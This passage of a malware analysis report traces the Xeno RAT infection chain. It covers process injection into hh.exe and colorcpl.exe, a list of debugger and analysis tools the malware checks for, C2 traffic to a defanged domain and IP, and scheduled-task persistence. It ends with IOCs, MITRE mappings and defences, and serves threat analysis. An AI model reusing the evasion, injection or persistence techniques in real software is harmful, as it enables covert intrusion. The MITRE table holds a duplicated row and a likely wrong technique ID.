syscall                                                  R13  0000000000000002
ret
```




Type	Type numb	Handle	Access	Name
Process	7	1A0	1FFFFF	PID: 3996 (\Device\HarddiskVolume3\Windows\System32\colorcpl.exe)
Thread	8	190	1FFFFF	TID: 2540, PID: 3996 (\Device\HarddiskVolume3\Windows\System32\colorcpl.exe)
File	25	1A4	1000A1	\Device\HarddiskVolume3\Windows\System32\colorcpl.exe



Process Name	Operation	Path	Detail
hh.exe	CreateFile	C:\Windows\System32\colorcpl.exe	Desired Access: Read Attributes, Disposition: Open, Options: Open For B
hh.exe	QueryBasicInformationFile	C:\Windows\System32\colorcpl.exe	CreationTime: 07-12-2019 14:38:55, LastAccessTime: 24-08-2023 18:37:07,
hh.exe	CloseFile	C:\Windows\System32\colorcpl.exe	
hh.exe	CreateFile	C:\Windows\System32\colorcpl.exe	Desired Access: Read Attributes, Disposition: Open, Options: Open For B
hh.exe	QueryBasicInformationFile	C:\Windows\System32\colorcpl.exe	CreationTime: 07-12-2019 14:38:55, LastAccessTime: 24-08-2023 18:37:07,
hh.exe	CloseFile	C:\Windows\System32\colorcpl.exe	
hh.exe	CreateFile	C:\Windows\System32\colorcpl.exe	Desired Access: Read Data/List Directory, Execute/Traverse, Read Attrib
hh.exe	QueryEAFile	C:\Windows\System32\colorcpl.exe	
hh.exe	FileSystemControl	C:\Windows\System32\colorcpl.exe	Control: FSCTL_GET_EXTERNAL_BACKING
hh.exe	FileSystemControl	C:\Windows\System32\colorcpl.exe	Control: FSCTL_QUERY_USN_JOURNAL
hh.exe	CreateFileMapping	C:\Windows\System32\colorcpl.exe	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE
hh.exe	QueryStandardInformationFile	C:\Windows\System32\colorcpl.exe	AllocationSize: 73728, EndOfFile: 87552, NumberOfLinks: 2, DeletePendin
hh.exe	ReadFile	C:\Windows\System32\colorcpl.exe	Offset: 0, Length: 87552, I/O Flags: Non-cached, Paging I/O, Synchronous I
hh.exe	ReadFile	C:\Windows\System32\colorcpl.exe	Offset: 87040, Length: 512, I/O Flags: Non-cached, Paging I/O, Synchronou
hh.exe	CreateFileMapping	C:\Windows\System32\colorcpl.exe	SyncType: SyncTypeOther

Created suspended *colorcpl.exe* process and wrote process memory


The *hh.exe* process terminates and *colorcpl.exe* process resumes under the explorer.exe (parent process):



ADExplorer64.exe (5312)	Sysinternals - www.sy...	[redacted] AppData\Roaming\Adobe\Drivers\ADExplorer64.exe ADExplorer64.exe /accepteula -snapshot 127.0.0.1 faa -noconnectprompt
hh.exe (6124)	Microsoft Corporation	"C:\Windows\hh.exe"
colorcpl.exe (116)	Microsoft Corporation	colorcpl.exe

Process Tree

The injected process *hh.exe* employs defensive measures to evade analysis:



Results - hh.exe (5412)

1,976 results.

Address	Result
0x191f00f4428	ollydbg.exe
0x191f00f4480	idag64.exe
0x191f00f44b0	idaw64.exe
0x191f00f44e0	idaq64.exe
0x191f00f4510	idau64.exe
0x191f00f4528	scylla.exe
0x191f00f4540	scylla_x64.exe
0x191f00f4560	scylla_x86.exe
0x191f00f4580	protection_id.exe
0x191f00f45a8	x64dbg.exe
0x191f00f45c0	x32dbg.exe
0x191f00f45d8	windbg.exe
0x191f00f45f0	reshacker.exe
0x191f00f4610	ImportREC.exe
0x191f00f4630	IMMUNITYDEBUGGER.EXE
0x191f00f4660	devenv.exe
0x191f00f4678	Procmon.exe
0x191f00f4690	Procmon64.exe
0x191f00f46c8	disassembly
0x191f00f4758	Import reconstructor
0x191f00f4790	Process Monitor - Sysinternals: www.sysinternals.com
0x191f00f4800	Zeta Debugger
0x191f00f4820	Rock Debugger
0x191f00f4840	ObsidianGUI
0x191f00f4860	WinDbgFrameClass
0x191f00f48d0	PROCMON_WINDOW_CLASS
0x191f00f4900	explorer.exe
0x191f00f4978	Unpacked.exe
0x191f00f4e9c	HookLibraryx64.dll
0x191f00f4eaf	HookDllData
0x191f00f4ebb	HookedGetLocalTime
0x191f00f4ece	HookedGetSystemTime
0x191f00f4ee2	HookedGetTickCount64
0x191f00f4ef7	HookedGetTickCount
0x191f00f4f0a	HookedKiUserExceptionDispatcher
0x191f00f4f2a	HookedNativeCallInternal
0x191f00f4f43	HookedNtClose
0x191f00f4f51	HookedNtContinue
0x191f00f4f62	HookedNtCreateSection
0x191f00f4f78	HookedNtCreateThread


Looks for Debuggers and analysis tools

Looks for hooked DLLs

defensive measures used by *hh.exe*


Final Stage Execution:

In the final stage, the execution of colorcpl.exe commences. It performs a check to ascertain if there is any installation of the Xeno RAT on the victim machine:



```
colorcpl.exe  CreateFile  C:\Windows\System32\xeno rat client.dll                   NAME NOT FOUND
colorcpl.exe  CreateFile  C:\WINDOWS\system32\xeno rat client\xeno rat client.dll   PATH NOT FOUND
colorcpl.exe  CreateFile  C:\Windows\System32\xeno rat client.exe                   NAME NOT FOUND
colorcpl.exe  CreateFile  C:\WINDOWS\system32\xeno rat client\xeno rat client.exe   PATH NOT FOUND
```


After confirming the nonpresence of *Xeno RAT* (on an uninfected host), process starts communicating with the the domain "internal-liveapps[.]online" which resolves to the IP address :45[.]61[.]139[.]51:



```
1 0.000000     fe… fe… DNS      104 Standard query 0x6a11 A internal-liveapps.online
2 0.264829     fe… fe… DNS      120 Standard query response 0x6a11 A internal-liveapps.online A 45.61.139.51
```

DNS traffic


It sends and receives obfuscated content over the network continuously, exhibiting a pattern resembling to Remote Access Trojan (RAT) activity:



```
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
.P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...................P..w.k.A.|......Kh_..;o...
,349 client pkts, 1,347 server pkts, 2,693 turns.
```

TCP communication of *colorcpl.exe* process


The mapped memory of the colorcpl.exe process reveals its capabilities, including communication with a command-and-control (C2) server over a SOCKS proxy, receipt of commands, transmission of updates, addition and removal from the startup, and the ability to uninstall itself:



```
0x202cda2a250  xeno rat client.exe
0x202cdbc7936  xeno rat client.exe
0x202cdbc842d  xeno rat client
0x202cdbc843d  xeno_rat_client
0x202cdbc87e6  xeno rat client
0x202cdbc9700  xeno rat client
0x202cdbc97bf  /xeno_rat_client.DllHandler+<DllNodeHandler>d__3
0x202cdbc97f9  +xeno_rat_client.Handler+<CreateSubSock>d__3
0x202cdbc982a  ,xeno_rat_client.Handler+<GetAndSendInfo>d__5
0x202cdbc985c  *xeno_rat_client.Handler+<Type0Receive>d__6
0x202cdbc988c  *xeno_rat_client.Handler+<Type1Receive>d__7
0x202cdbc98bc  &xeno_rat_client.Handler+<setSetId>d__8
0x202cdbc98e8  *xeno_rat_client.Handler+<Type2Receive>d__9
0x202cdbc9918  (xeno_rat_client.Handler+<DebugMenu>d__10
0x202cdbc9946  -xeno_rat_client.Handler+<SendUpdateInfo>d__11
0x202cdbc9979  &xeno_rat_client.Node+<Disconnect>d__10
0x202cdbc99a5  /xeno_rat_client.Node+<ConnectSubSockAsync>d__11
0x202cdbc99da  (xeno_rat_client.Node+<ReceiveAsync>d__13
0x202cdbc9a08  %xeno_rat_client.Node+<SendAsync>d__14
0x202cdbc9a33  -xeno_rat_client.Node+<AuthenticateAsync>d__18
0x202cdbc9a66  =xeno_rat_client.SocketHandler+<RecvAllAsync_ddos_unsafer>d__4
0x202cdbc9aa9  ;xeno_rat_client.SocketHandler+<RecvAllAsync_ddos_safer>d__5
0x202cdbc9aea  -xeno_rat_client.SocketHandler+<SendAsync>d__9
0x202cdbc9b1d  1xeno_rat_client.SocketHandler+<ReceiveAsync>d__10
0x202cdbc9b54  #xeno_rat_client.Program+<Main>d__11
0x202cdbc9b7d  1xeno_rat_client.Utils+<ConnectAndSetupAsync>d__14
0x202cdbc9bb4  *xeno_rat_client.Utils+<RemoveStartup>d__15
0x202cdbc9be4  &xeno_rat_client.Utils+<Uninstall>d__16
0x202cdbc9c10  1xeno_rat_client.Utils+<AddToStartupNonAdmin>d__17
0x202cdbc9c47  .xeno_rat_client.Utils+<AddToStartupAdmin>d__18
0x202cdbca870  xeno rat client.exe
0x202cf431da2  xeno rat client
0x202cf431db2  xeno_rat_client
0x202cf4323d4  C:\Users\IEUser\Desktop\XENONEW\xeno-rat\Plugins\Chat\obj\Release\Chat.pdb
0x202cf442a5a  xeno rat client
0x202cf442a6a  xeno_rat_client
0x202cf443104  C:\Users\IEUser\Desktop\XENONEW\xeno-rat\Plugins\ScreenControl\obj\Release\ScreenControl.pdb
0x202cf5f3b24  xeno rat client
0x202e7dbd4f0  xeno
```

Memory-map of *colorcpl.exe*


Xeno RAT also adds itself to the scheduled task for persistance:



Sysinternals Support	Ready	Multiple triggers defined	22-02-2024 23:53:11	22-02-2024 22:58:28	(0x0)	Sysinternals.com

When you create a task, you can specify the conditions that will trigger the task. To change these triggers, open the task property pages using the Properties command.

Trigger	Details	Status
One time	At [redacted] on [redacted]02-2024 - After triggered, repeat every 1 hour indefinitely.	Enabled
At log on	At log on of DESKTOP[redacted]	Enabled



When you create a task, you must specify the action that will occur when you

Action	Details
Start a program	%APPDATA%\Adobe\Drivers\Support.url

Added as scheduled task

Xeno-RAT CAPABILITIES

The examination of the *Xeno RAT* yields valuable insights and unveils its operational characteristics. Drawing from this analysis and the data extracted, the subsequent points outline the capabilities of this remote access trojan:

1. Monitors victim's activity.
2. Operates covertly.
3. Use defensive measures to evade analysis.
4. Uses Hidden Virtual Network Computing to access the compromised systems.
5. Uses scoks5 proxy to connect with C2 server.
6. Persistence using scheduled task.
7. Utilizes process injection to target legit Windows process (*hh.exe* and *colorcpl.exe*)
8. Uses obfuscation in codes and network traffic.
9. Receives and executes the commands from C2.
10. Employs measures against debugging and actively avoids detection mechanisms.
11. Sends status update to C2 at regular intervals.
12. It can add and remove from the systems startup.
13. It can uninstall itself from the compromised system.

CONCLUSION

In summary, Xeno RAT is a dynamically evolving malware, boasting advanced capabilities coded in C#. It is freely accessible on GitHub, where threat actors leverage it to infiltrate targets through diverse tactics, such as distributing free content and phishing emails. Additionally, the developer pledges ongoing updates to enhance its functionality.

To reduce the risks associated with Xeno RAT malware, users should exercise caution when opening files from untrustworthy sources or clicking on unfamiliar links, particularly those offering questionable software or content. Furthermore, deploying robust cybersecurity measures, including utilizing reputable antivirus software, ensuring software is regularly updated, and staying vigilant against social engineering tactics, can significantly bolster protection against such threats.

It's imperative for both platform providers and users to stay vigilant in detecting and reporting suspicious activities. Collaboration between cybersecurity professionals and platform administrators is crucial for promptly identifying and addressing such threats, leading to a safer online environment. Education and awareness campaigns are also vital in equipping individuals with the knowledge to recognize and evade such malware, ultimately fostering a more resilient and secure online ecosystem.

INDICATORS OF COMPROMISE

S/N	Indicators	Type	Context
1	13b1d354ac2649b309b0d9229def8091	File	Screenshot_2024-01-30_w-69-06-18264122612_DCIM.png.lnk
2	848020d2e8bacd35c71b78e1a81c669c9dc63c78dd3db5a97200fc87aeb44c3c	File	Screenshot_2024-01-30_w-69-06-18264122612_DCIM.png.lnk
3	6f9e84087cabbb9aaa7d8aba43a84dcf	File	Sys.zip
4	4d0d8c2696588ff74fe7d9f8c2097fddd665308fccf16ffea23b9741a261b1c0	File	Sys.zip
5	7704241dd8770b11b50b1448647197a5	File	Samcli.dll
6	1762536a663879d5fb8a94c1d145331e1d001fb27f787d79691f9f8208fc68f2	File	Samcli.dll
7	0aa5930aa736636fd95907328d47ea45	File	LICENSE
8	96b091ce5d06afd11ee5ad911566645dbe32bfe1da2269a3d3ef8d3fa0014689	File	LICENSE
9	45[.]61[.]139[.]51	IP address	C2
10	internal-liveapps[.]online	Domain	C2

MITRE ATT&CK TACTICS AND TECHNIQUES

No.	Tactic	Technique
1	Execution (TA0002)	T1059.003: Windows Command Shell
		T1053.005: Scheduled Task
		T1204.001: Malicious Link
		T1024.002: Malicious File
2	Persistence (TA0003)	T1053.005: Scheduled Task
3	Defense Evasion (TA0005)	T1622: Debugger Evasion
		T1497: Virtualization/Sandbox Evasion
		T1055: Process Injection
4	Discovery (TA0007)	T1622: Debugger Evasion
		T1497: Virtualization/Sandbox Evasion
5	Command and Control (TA0011)	T1071.001: Web Protocols
4	Discovery (TA0007)	T1622: Debugger Evasion
		T1497: Virtualization/Sandbox Evasion

Recommendations

- Implement threat intelligence to proactively counter the threats associated with Xeno RAT malware.
- To protect the endpoints, use robust endpoint security solutions for real-time monitoring and threat detection, such as Antimalware security suit and host-based intrusion prevention system.
- Continuous monitoring of the network activity with NIDS/NIPS and using the web application firewall to filter/block the suspicious activity provides comprehensive protection from compromise, due to encrypted payloads.
- Configure firewalls to block outbound communication to known malicious IP addresses and domains associated with Xeno RAT command and control servers.
- Implement behavior-based monitoring to detect unusual activity patterns, such as suspicious processes attempting to make unauthorized network connections.
- Employ application whitelisting to allow only approved applications to run on endpoints, preventing the execution of unauthorized or malicious executables.
- Conducting vulnerability assessment and penetration testing on the environment periodically helps in hardening the security by finding the security loopholes, followed by remediation process.
- Use of security benchmarks to create baseline security procedures and organizational security policies is also recommended.
- Develop a comprehensive incident response plan that outlines steps to take in case of a malware infection, including isolating affected systems and notifying relevant stakeholders.
- Security awareness and training programs help to protect from security incidents, such as social engineering attacks. Organizations should remain vigilant and continuously adapt their defenses to mitigate the evolving threats posed by Xeno-RAT malware.
- Update security patches which can reduce the risk for potential compromise.